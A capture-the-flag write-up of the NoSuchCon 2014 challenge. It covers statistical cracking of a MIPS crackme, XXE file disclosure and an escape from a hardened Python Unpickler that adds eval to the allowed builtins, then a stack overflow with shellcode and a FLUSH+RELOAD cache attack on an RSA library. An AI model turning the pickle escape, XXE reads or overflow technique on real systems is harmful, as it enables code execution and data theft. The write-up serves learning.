NoSuchCon Challenge 2014

David BERARD
david.berard@thalesgroup.com

Vincent FARGUES
vincent.fargues@thalesgroup.com

November 5, 2014

Abstract

The objective of this challenge is to find a secret password and a secret email address of the form `[0-9a-f]{16}@synacktiv.com`. The password must be sent to the secret email address to finish this challenge.
This challenge starts with a Linux MIPSel binary. This is a crackme which, once given the correct key, allow the access to second step. The goal of the next level is to exploit a web vulnerability in a XML parser to get remote python code, this code contains a custom python hardened Unpickler, which have to be exploited to reach the last level. The third level consists in exploiting a remote cryptographic service used to store encrypted messages, the remote service is based on two programs, a trusted server used for storing key materials (STPM), and a front-end server connected to this STPM, these two programs use the same shared cryptographic library. The front-end server contains a vulnerability (Buffer Overflow) allowing to execute a shellcode. To obtain the private key a side-channel cache attack is implemented using the vulnerability in the front-end server. Secret email address and password are found by decrypting an archived message.

NSC #2
NoSuchCon

All scripts in this document can be downloaded from the following Github repository: https://github.com/polymorf/NoSuchCon-Challenge-2014.

Contents

List of Figures

Listings

1 Linux MIPSel ELF reverse engineering

1.1 Step discovery

This challenge begins with a TAR archive file containing a Linux binary for MIPSel architecture. The archive file is available on http://www.nosuchcon.org/#challenge since september 8th 2014.

```
$ tar tzf crackmips.tar.gz
gzip: stdin: not in gzip format

$ tar xvf crackmips.tar.gz
./crackmips
```

```
$ file crackmips
crackmips: ELF 32-bit LSB executable, MIPS, MIPS-II version 1, dynamically linked (uses
    ↪ shared libs), for GNU/Linux 2.6.26,
    ↪ BuildID[sha1]=0x4a4126bef77a6e4ba6078c09655c6a64e740148e, with unknown capability
    ↪ 0xf41 = 0x756e6700, with unknown capability 0x70100 = 0x1040000, not stripped
```

To dynamically analyze this MIPSel binary, we used a debian MIPSel distribution with QEMU:

```
qemu-system-mipsel -m 256 -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda
    ↪ debian_wheezy_mipsel_standard.qcow2 -append "root=/dev/sda1 console=ttyS0"
    ↪ --nographic -redir tcp:2222::22
```

```
$ ./crackmips
usage: ./crackmips password
```

```
$ ./crackmips PASSWORD
WRONG PASSWORD
```

1.2 Reverse engineering

For this step, only a quick phase of reverse engineering has been done before switching to a blackbox method using statistics.

However, here is a quick description of how the binary works:

- First there is a check for the presence of one arg
- This arg must be 48 characters long
- the main process forks into two process:
  - The child loops on a big block of code: short portions of code separated by a break instruction. Each portion apply a modification on the user's input and then breaks.
  - The parent catches the signal from the child, does some black magic on registers and allows the child to continue after the break instruction
- After all the modifications on the user's input, the string is compared to the value `[ Synacktiv + NSC = <3]`. If the comparison is correct, then an AES decryption is performed and you get the link to the next step.

1.3 Data collection

```
addiu   $v0, $fp, 0x48+var_28
move    $a0, $v0         # s1
lui     $v0, 0x40
addiu   $a1, $v0, (aSynacktivNsc3 - 0x400000)  # "[ Synacktiv + NSC = <3 ]"
jal     memcmp
li      $a2, 0x18        # n
beqz    $v0, loc_403A44
or      $at, $zero
```

Figure 1: Compare the result of a first cryptography stage with the string `"[ Synacktiv + NSC = <3]"`

In the code we saw that the result of all modifications on user's input is compared with the string `"[ Synacktiv + NSC = <3]"`. To analyze these modifications, we loaded library containing a custom `memcmp` function. This custom `memcmp` print the value of the user's input just before the call to `memcmp` function.

```c
#include <stdio.h>
#include <stdlib.h>


int memcmp (const void *s1, const void *s2, size_t n){
  int i=0;
  int * test;
  test=(int *)s1;
  for(i=0;i<6;i++)
    printf("%08X",test[i]);
  printf("\n");
  exit(0);
}
```

Listing 1: LD_PRELOAD library

```
$ LD_PRELOAD=./preload.so ./crackmips AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
5F2E17F69F9B4348755D782C9CBB0821FC9C97BC489B220C
$ LD_PRELOAD=./preload.so ./crackmips AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABB
5F2E17F69F9B4348755D782C9CBB0821FC9C97BC4923220C
```

Similar passwords yield similar results, so we start data collection with random password for a statistical analysis.

```python
import os

while True:
  i = int(os.urandom(6*4).encode("hex"),16)
  key = "%048X" % i
  result = os.popen("LD_PRELOAD=./preload.so ./crackmips "+key).read().replace("\n","")

  print key+" -> "+result
```

Listing 2: Collecting data

10 MIPSel virtual machines were used to collect data, the results were concatenated. These data were then used for statistical analysis.

1.4 Statistical analysis

We know that the result of this first cryptography stage should be 7953205B6B63616E20766974534E202B 203D20435D20333C ("[Synacktiv + NSC = <3]" in the correct endianness). We see a 4-bytes block separation, when modifying a block in the password, the same block is affected on the result, other block are not affected. For this analysis, we cut the password and the result into 6 4-bytes block, and we do a statistical analysis on each block.
We found some fixed bits for a given pattern, for example all passwords that generated results starting with "795" have bits 0,2,4,5,6,7,10, and 11 fixed.

```
$ export BLOCK=0; grep -- '-> 795.....' results |python2 analyze_key.py
0     ==> 0
2     ==> 1
4     ==> 0
5     ==> 0
6     ==> 1
7     ==> 0
10    ==> 1
11    ==> 0
```

Listing 3: get fixed bits for a given pattern (see listing 18)

By using several patterns it is possible to extract all the fixed bits for a given block:

```
$ export BLOCK=0; python2 generate_regex.py |while read re; do grep -- "$re" results
    ↪ |python2 analyze_key.py; done |sort -n |uniq
0     ==> 0
1     ==> 0
2     ==> 1
3     ==> 1
4     ==> 0
5     ==> 0
6     ==> 1
7     ==> 0
8     ==> 0
9     ==> 0
10    ==> 1
11    ==> 0
12    ==> 0
13    ==> 1
14    ==> 1
15    ==> 0
16    ==> 0
17    ==> 1
[...]
```

Listing 4: get fixed bits for a given block (see listing 18 and listing 19)

All the 32 bits are found for the block 0, 28 for the block 1, 30 for the block 2, 28 for the block 3, 23 for the block 4, and 19 for the last block.
The missing bits have to be brute-forced. After a very reasonable time, these method find the password.

1.5 Next Step

The statistical analysis revealed the key 322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC, using this key give the link to the next level of this challenge:

```
./crackmips 322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC
good job!
Next level is there: http://nsc2014.synacktiv.com:65480/oob4giekee4zaeW9/
```

2 Escape a Python hardened Unpickler

2.1 Step discovery

This level start with the URL found on the previous step:
http://nsc2014.synacktiv.com:65480/oob4giekee4zaeW9/
It's a web application used in order to save messages. They seem to be stored in an encrypted/compressed format and sent to the client at each requests ("viewstate").

3 web services are identified, parameters are sent in POST data:

msg.list : list message in the list.
parameters:

- vs: viewstate base64 data

msg.add : add a message to the list (maximum 5 messages in list)
parameters:

- vs: viewstate base64 data
- body: message body surrounded by `<msg>` tag
- title: message title

msg.del : remove a message from the list.
parameters:

- vs: viewstate base64 data
- id: message id to remove

2.2 Padding oracle on Viewstate encrypted data

The most interesting thing seems to be the "ViewState" data. This parameter is base64 encoded, with base64 padding removed. The result of the base64 decoded viewstate data seems to be encrypted / compressed data.
Our first attempt was to send random base64 encoded data to analyze the results, during this "fuzzing" we obtained two types of http response code:

- 500: `corrupted viewstate`
- 500: `corrupted viewstate` followed by a zlib library error

```
Error 2 while decompressing data
Error -3 while decompressing data: incorrect data check
Error -3 while decompressing data: incorrect header check
Error -3 while decompressing data: invalid bit length repeat
Error -3 while decompressing data: invalid block type
Error -3 while decompressing data: invalid code lengths set
Error -3 while decompressing data: invalid code -- missing end-of-block
Error -3 while decompressing data: invalid distance code
Error -3 while decompressing data: invalid distances set
Error -3 while decompressing data: invalid distance too far back
Error -3 while decompressing data: invalid literal/lengths set
Error -3 while decompressing data: invalid stored block lengths
Error -3 while decompressing data: invalid window size
Error -3 while decompressing data: too many length or distance symbols
Error -3 while decompressing data: unknown compression method
Error -5 while decompressing data: incomplete or truncated stream
```

We concluded that the viewstate is compressed using zlib and then encrypted. The server returns the code `500: corrupted viewstate` when he is unable to decrypt the viewstate, else the server tries to decompress the decrypted data using the zlib library. It seems that the server uses padding to detect good/bad decrypted data. In this case, we have a padding oracle. ViewState data seems to be AES 128 encrypted (16 bytes blocks), at this point of discovery we think that the aim of the step 2 is to decrypt ViewState data using this padding oracle, and then maybe encrypt custom data using this oracle.

We start a padding oracle attack on the viewstate using the code available at listing 21, to decrypt viewstate data.

It's is not a classic padding attack since the padding seems to be shifted (i.e: one character of padding will be 0x2 instead of 0x1 in classic AES padding). So for each 16 bytes bloc, we can get only 15 bytes with the padding attack. For the last byte, we have to use the zlib error `Error -3 while decompressing data: incorrect header check` which is returned if the first two bytes are different of `0x789c`.

After a long wait, we get the result, the viewstate data is a Pickle dict:

```
{'msg': [], 'display_name': 'guest'}
```

With this information, we try to send an encrypted Pickle dict with `'display_name'='admin'` using the code available at listing 20 without any success. Each encryption attempt was very long (a lot of request/response is needed). After that we tried to send some classical Pickle exploits. With these classical exploits, we got the http result code `500: pickle opcode blocked`. We started to list the available Pickle opcode using the padding oracle when Synacktiv team post the following tweet:

Figure 2: The padding oracle is not the solution :(

2.3 Clues disclosed by Synacktiv



Figure 3: The solution seems to be a simple XXE agains `msg.add`

2.4 XML External Entity (XXE)

Thanks to the hint given on twitter we started to search XML input data in this web application. The `body` argument on `msg.add` webservice is XML formated, and vulnerable to XML External Entity inclusion. A Document Type Definition (DTD) included to the XML can be used to retrieve remote directory listing or remote file content.

```
$ python xxe.py "."
app.conf viewstate.pyc
```

Listing 5: Retrieve remote directory (see listing 22)

2 files are identified with a directory listing inclusion:

- app.conf: this file contains the AES key used to encrypt/decrypt viewstate data
- viewstate.pyc: Python 2.7 bytecode for `App`, `ViewStateUnpickler`, and `ViewState` classes.

```
$ ./xxe.py app.conf
[global]
you_know_how_to_play_with_xxe = 1
admin_url = /secret.key

[viewstate]
key = ab2f8913c6fde13596c09743a802ff7a
```

Listing 6: Retrieve remote file app.conf (see listing 22)

```
$ ./xxe.py "viewstate.pyc"  > viewstate.pyc
$ file viewstate.pyc
viewstate.pyc: python 2.7 byte-compiled
```

Listing 7: Retrieve remote file viewstate.pyc (see listing 22)

The Python byte code can be decompiled using uncompyle byte-code decompiler. The decompiled version allows to see a hardened Unpickler.

```
$ ./uncompyler.py viewstate.pyc > viewstate.py
```

The viewstate.py also contains informations about the viewstate data format:

```
view state format:
     - pickled dict
     - zlib compression
     - AES128 encryption
     - base64 encoding with padding removed
```

We tried to use the `/secret.key` web service but this web service was restricted to some local IPs:

```
    ADMIN_HOSTS = frozenset(['127.0.0.1', '::1', '10.0.1.200'])
# [...]
    @staticmethod
    def getMasterSecretKey(req, vs_data = None):
        assert isinstance(req, EZWebRequest)
        vs = App._load_session(vs_data)
        if vs.data.get('uid', -1) != 31337:
            raise SecurityError('not allowed from this uid')
        if req.env['REMOTE_ADDR'] not in App.ADMIN_HOSTS:
            raise SecurityError('not allowed from this IP address')
        return (vs, SecretStore.getMasterKey())
```

The aim of the the step 2 seems to be the escape of this hardened Unpickler. The AES key found in `app.conf` can be used to encrypt a zlib compressed pickle exploit.

2.5 Python hardened Unpickler escape

The custom Unpickler found on previous step restricts the Pickle opcodes to:

```
;DICT            = 'd'   # build a dict from stack items
;LIST            = 'l'   # build list from topmost stack items
;TUPLE           = 't'   # build tuple from topmost stack items
;REDUCE          = 'R'   # apply callable to argtuple, both on stack
;STOP            = '.'   # every pickle ends with STOP
;MARK            = '('   # push special markobject on stack
;APPEND          = 'a'   # append stack top to list below it
;GLOBAL          = 'c'   # push self.find_class(modname, name); 2 string args
;FLOAT           = 'F'   # push float object; decimal string argument
;GET             = 'g'   # push item from memo on stack; index is string arg
;INT             = 'I'   # push integer or bool; decimal string argument
;PUT             = 'p'   # store stack top in memo; index is string arg
;SETITEM         = 's'   # add key+value pair to dict
;STRING          = 'S'   # push string; NL-terminated string argument
;UNICODE         = 'V'   # push Unicode string; raw-unicode-escaped'd argument
```

It also restricts the function name allowed to be called with the `REDUCE` opcode, only function names in the `SAFE_BUILTINS` frozenset are allowed:

```
    SAFE_BUILTINS = frozenset([
     'bool',
     'chr',
     'dict',
     'float',
     'getattr',
     'int',
     'list',
     'locals',
     'long',
     'max',
     'min',
     'repr',
     'set',
     'setattr',
     'str',
     'sum',
     'tuple',
     'type',
     'unicode'])
# [...]
    def load_reduce(self):
        func = self.stack[-2]
        if not hasattr(func, '__module__') or not hasattr(func, '__name__') or
            ↪ func.__module__ != '__builtin__' or func.__name__ not in
            ↪ self.SAFE_BUILTINS:
            raise SecurityError('viewstate object not allowed')
        return Unpickler.load_reduce(self)
```

To simplify the construction of the Pickle exploit, we have built a tiny Pickle opcode compiler (see listing 23).
The `locals` function looks interesting, it returns a dict containing a reference to a `ViewStateUnpickler` instance on the index `"self"`

```
{'self': <viewstate.ViewStateUnpickler instance at 0x7fb2fe940518>, 'args': (), 'stack':
    ↪ [{...}, <type 'str'>], 'func': <built-in function locals>}
```

There is no pickle opcode to retrieve an element in the dict, and there is no authorized functions neither so we have to use something else to retrieve the `ViewStateUnpickler` instance in the dict generated by `locals` function.

The builtin function `type` with three arguments can be used to create a new object:

- arg1: The name string is the class name and becomes the `__name__` attribute.
- arg2: The bases tuple itemizes the base classes and becomes the `__bases__` attribute.
- arg3: the dict dictionary is the namespace containing definitions for class body and becomes the `__dict__` attribute.

Using the dict generated by the `locals` function as the third argument to `type` function permit to retrieve the `ViewStateUnpickler` instance with the `getattr` function:

```
GLOBAL '__builtin__ locals'
MARK
        TUPLE
REDUCE
PUT 100

GLOBAL '__builtin__ type'
MARK
        STRING "X"
        MARK
                GLOBAL '__builtin__ list'
                TUPLE
        GET 100
        TUPLE
REDUCE
PUT 100

GLOBAL '__builtin__ getattr'
MARK
        GET 100
        STRING "self"
        TUPLE
REDUCE
PUT 100

GLOBAL '__builtin__ str'
MARK
    GET 100
        TUPLE
REDUCE
PUT 101

MARK
  DICT
  STRING 'msg'
  GET 101
SETITEM

STOP
```

With the reference to the `ViewStateUnpickler` instance it's possible to redefine the `SAFE_BUILTINS` list to allow new functions.
We add the builtin `eval` function to the `SAFE_BUILTINS` to execute python code on the server. The following pickle code (get constants of `SecretStore.getMasterKey` function) is used to retrieve the link to the next step (full pickle exploit available at listing 24):

```
GLOBAL '__builtin__ globals'
MARK
  TUPLE
REDUCE
PUT 104

GLOBAL '__builtin__ eval'
MARK
  STRING 'str(__import__("viewstate").SecretStore.getMasterKey.func_code.co_consts)'
  GET 104
  TUPLE
REDUCE
PUT 105
```

```
$ python2 pickle_aes.py
(None, 124, 'getMasterKey() caller not authorized (opcode %i/%i)', 'viewstate.py',
    ↪ 'getMasterKey() caller not authorized', 'getMasterSecretKey', 'getMasterKey()
    ↪ caller not authorized (function %s/%s)',
    ↪ 'master_key=http://nsc2014.synacktiv.com:65480/OhXieK1hEizahk2i/securedrop.tar.gz')
```

Listing 8: Escape the Unpickler (see listing 25)

3 Exploit remote cryptographic services

3.1 Step discovery

The level starts with an archive `securedrop.tar.gz` .

```
$ tar xzvf securedrop.tar.gz
securedrop/
securedrop/client/
securedrop/client/client.py
securedrop/archive/
securedrop/archive/messages
securedrop/servers/
securedrop/servers/SecDrop
securedrop/servers/xinetd.conf/
securedrop/servers/xinetd.conf/secdrop
securedrop/servers/xinetd.conf/stpm
securedrop/servers/STPM
securedrop/lib/
securedrop/lib/libsec.so
```

Listing 9: Extraction of the step 3 archive

There are two ELF x86-64 binary files and a shared library used by both binaries. The folder `xinetd.conf` contains the xinetd configuration for both binaries mentioned earlier. A python client for `SecDrop` server is also present on this archive.

```
# default: off
# description: An xinetd internal service which echo's characters back to
# clients.
# This is the tcp version.
service secdrop
{
        port            = 1337
        user            = secdrop
        socket_type     = stream
        protocol        = tcp
        type            = UNLISTED
        wait            = no
        instances       = 1
        server          = /home/secdrop/SecDrop
        server_args     = /home/secdrop/messages
}

# default: off
# description: An xinetd internal service which echo's characters back to
# clients.
# This is the tcp version.
service stpm
{
        port            = 2014
        user            = stpm
        socket_type     = stream
        protocol        = tcp
        type            = UNLISTED
        wait            = no
        instances       = 1
        server          = /home/stpm/STPM
        server_args     = /home/stpm/keyfile
}
```

Listing 10: Xinetd configuration

From these configuration files, we were able to understand the usage of both binaries. The STPM binary takes a key file as argument and listen on port 2014 (we will see later that it is only on local interface) and SecDrop takes a file as argument where messages are saved and listen on port 1337 (remote and local). After looking at the messages file content, we understand that the messages are saved after encryption.

```
$ cat archive/messages
new message:
0C849AFE0A7C11B2F083C32E7FDB0F8AC03198D84D9990B26D6443B1D185A36A235A561BB99FE897858
371311B2AD6DFE75E199667637EDEA7B9C14A158A5F6FFE15A1C14DAD808FDC9F846530EDD4FE3E86F4
F98571CD45F11190ED531FC940D62C2C2E05F9977223580809776315 7F140FE4A57DB6AD902D9962F12
BDFC1547CED3E282604255B2A5331373CAEE557CC825DD6A03C3D2D7B106E4AD15347BCB5067BDC6037
6FF1CC133F2C14
9d41dbb8da10b66cdde844f62e9cc4f96c3a88730b7b8307810cf1906935123f97ac9b682dd401512d1
8775bd7bd9b8b40929f5b4a1871ba44c94038793f0aa639b9d71d72d2accfcc95671c77a5c1c32bc813
b048f5dcb1f08b59d6a7afb3b34462ac6abb69cb70accb24d78389a1777c5244b8063c542cc1f6c6db8
d41d32df2e7132e21db8a1cc711c1a97c51ba29f1d1ac8fa901a902b2a987f0764734f8b8cd2d476200
e7ae62a424e2930d8b029409d0e5e13d4e11f4b5f5cc1263f41b500b4340b8641465bbc56c64a575f0e
e215d02dea3d75552328cf5742c
```

Listing 11: File messages

At this point of the discovery, we understand that the aim of the step 3 is the decryption of the archived message present in the archive.

The last step of the discovery is the analyze of the `client.py` file. This client connects to the server at `nsc2014.synacktiv.com:1337` and sends a message which can be divided into three parts:

- Hardcoded password: UBNtYTbYKWBeo12cHr33GHREdZYyOHMZ
- Random AES 128 bits key padded according to PKCS 1.5 and encrypted with the RSA public key
- User input encrypted with the AES key

3.2 Clues disclosed by Synacktiv



Figure 4: Cache attack is the solution of step 3

3.3 Linux x86-64 Reverse engineering

The target is composed of two x64 binaries(`SecDrop` and `STPM`) and one shared lib (`libsec.so`).

3.3.1 SecDrop

The entry point for user's input is the SecDrop binary listening on port 1337. The main function can be understood as follow:

```
Open argv[2] as a file to save messages
Connection to STPM service on localhost:2014
Restrict allowed syscall to sys_read, sys_write, sys_exit

Handle of user's input:
passwd = read(stdin,33)
if(passwd=="UBNtYTbYKWBeo12cHr33GHREdZYyOHMZ"){
  Receive encrypted key as K
  send "3\n2\n0\nK" to STPM through socket
  Receive encrypted message as M
  Send "2\n2\nM" to STPM through socket
  Store encrypted key and message in log file
  }
```

Listing 12: Handling of user's input in SecDrop binary

3.3.2 STPM

After understanding how SecDrop handles user's input, we have to understand how the message sent by SecDrop binary to STPM binary through the socket are handled.

As its name suggets, STPM binary is a Software Trusted Platform Module used to store keys and to perform cryptographic operations such as decryption and encryption. The STPM provides a container able to store 16 keys (private RSA key or AES key). At startup, the binary uses argv[2] as a configuration file where keys are stored. The binary loads the key from the config file into the container. Each key is identified by a number from 0 to 15.

The process accepts various command:

- **1**: Print all keys from the safe (only public modulus and exponent are printed)
- **2**: Message_decrypt(key_to_use,message): The message is decrypted with the AES key at the index key_to_use. This function returns "OK" encrypted with the AES key
- **3**: import_key(number_in_safe,rsa_key_to_decrypt,ciphered_key): The ciphered key is decrypted using RSA with private key stored at index rsa_key_to_decrypt and stores clear AES key into index number_in_safe. The functions returns "\n"
- **4**: export_key(number_in_safe,rsa_key): The key stored in safe at index number_in_safe is encrypted using public RSA key stored rsa_key index and ciphered key is returned.
- **5**: exit

3.3.3 libsec.so

The `libsec.so` shared lib is used by both binaries to perform crypto operations. The main functions are:

- SEC_unwrap: RSA decryption
- SEC_wrap: RSA encryption
- SEC_decrypt: AES decryption
- SEC_encrypt: AES encryption

Later in this document the SEC_unwrap function will be analyzed more carefully in order to perform the Cache attack

3.3.4 Interactions between process

The interactions between SecDrop and STPM binaries can be summarized in the following figure



Figure 5: Messages exchange using client.py

3.4 Buffer overflow on SecDrop server

```c
int __fastcall read_and_strcpy_like_0x400F70(__int64 fd, __int64 dst)
{
  __int64 i; // rbx@1
  __int64 v3; // rdx@3
  int result; // eax@4

  i = 0LL;
  while ( 1 )
  {
    result = SEC_fgetc(fd);
    if ( result == -1 || result == '\n' )
      break;
    v3 = (unsigned int)i;
    i = (unsigned int)(i + 1);
    *(_BYTE *)(dst + v3) = result;
  }
  *(_BYTE *)(dst + i) = 0;
  return result;
}
```

Figure 6: Vulnerable function in SecDrop

The `SecDrop` program reads the input data on the standard input, the RSA encrypted AES key and the AES encrypted message are read character by character by the function at `0x400F70`. This function appends the readed character to a destination buffer, the function stop reading when a `\n` character is readed.
It is possible to do a buffer overflow in the destination buffer to override the **`rip`** register, then the execution will continue on the overriden value.
The `SecDrop` binary contains a very helpful "**`jmp rsp`**" opcode, which allows to place a shellcode on the stack and jump on it.



Figure 7: jmp rsp opcode

Our first attempt was to send the command "1" to the STPM using this vulnerability, but the private parts was not displayed:

```
key 0: ASYMETRIC
  n = 0x000000B740DF8EE7BEFFE41A337B4E56FFE903D6D62C75FA98A740AD05A19A80A03597[...]
  e = 0x00010001
  q = PRIVATE :)
key 1: SYMETRIC
  k = SECRET :)
key 2: EMPTY
key 3: EMPTY
key 4: EMPTY
key 5: EMPTY
key 6: EMPTY
key 7: EMPTY
key 8: EMPTY
key 9: EMPTY
key 10: EMPTY
key 11: EMPTY
key 12: EMPTY
key 13: EMPTY
key 14: EMPTY
key 15: EMPTY
```

Listing 13: Result of the command "1" sent to the STPM

3.5 Side-Channel Attack on RSA implementation

3.5.1 FLUSH+RELOAD technique: a High Resolution, Low Noise, L3 Cache Side-Channel Attack

Thanks to the hint delivered by Synacktiv on twitter, we knew that the aim of the step 3 was to exploit a cache attack on the shared lib.
The principle of a cache attack is to measure the time to access a shared memory region depending on the last access to that same memory region. Indeed, thanks to the cache mechanism the time to access an address is different if the address is loaded in the cache or not. We can sum up how a cache attack works with the following pseudo code

```
while true:
    a = Measure time
    access memory zone
    b = Measure time
    flush memory zone from cache

    if b-a < mean_access_time:
        the memory zone was accessed by another process
    else:
        the memory zone wasn't accessed
```

Listing 14: Cache attack pseudocode

We've read various paper and try multiple things related to cache attacks. Our first try was to measure the accesses to the AES SBox tables. But while the size of a cached page is 64 octets and the size of the tables is 1024 octets, we couldn't manage to get usefull results.

The we've decided to try another method, the one described by the following paper: FLUSH+RELOAD technique: a High Resolution, Low Noise, L3 Cache Side-Channel Attack

To understand the principle of this attack, we have to understand how the RSA decryption is done by the libsec code. To be able to apply a big pow on a big number, the code uses the method of square and multiply. By consuming the private key bit by bit, a test is done on the bit. If the bit is one, the two operations square and multiply are applied. If the bit is 0, only the square operation is applied.
Back to our attack, we understand that if we are able to monitor the accesses to the square and multiply operation by the shared crypto lib, we will be able to recover the private key. So we will use the flush and reload method to monitor the acceses to memory zone into these function code and recover the key.

3.5.2 Reverse engineering RSA implementation

As seen in section 3.3.3, the function in charge of applying RSA decryption is SEC_unwrap. In this function, we are looking for a code pattern which tests if a bit is set to 1 or 0 and choose the function to apply depending on that test.
After exploring the code of SEC_unwrap function, such a piece of code is found in the procedure `0x34C0`.



Figure 8: Identification of square and multiply functions

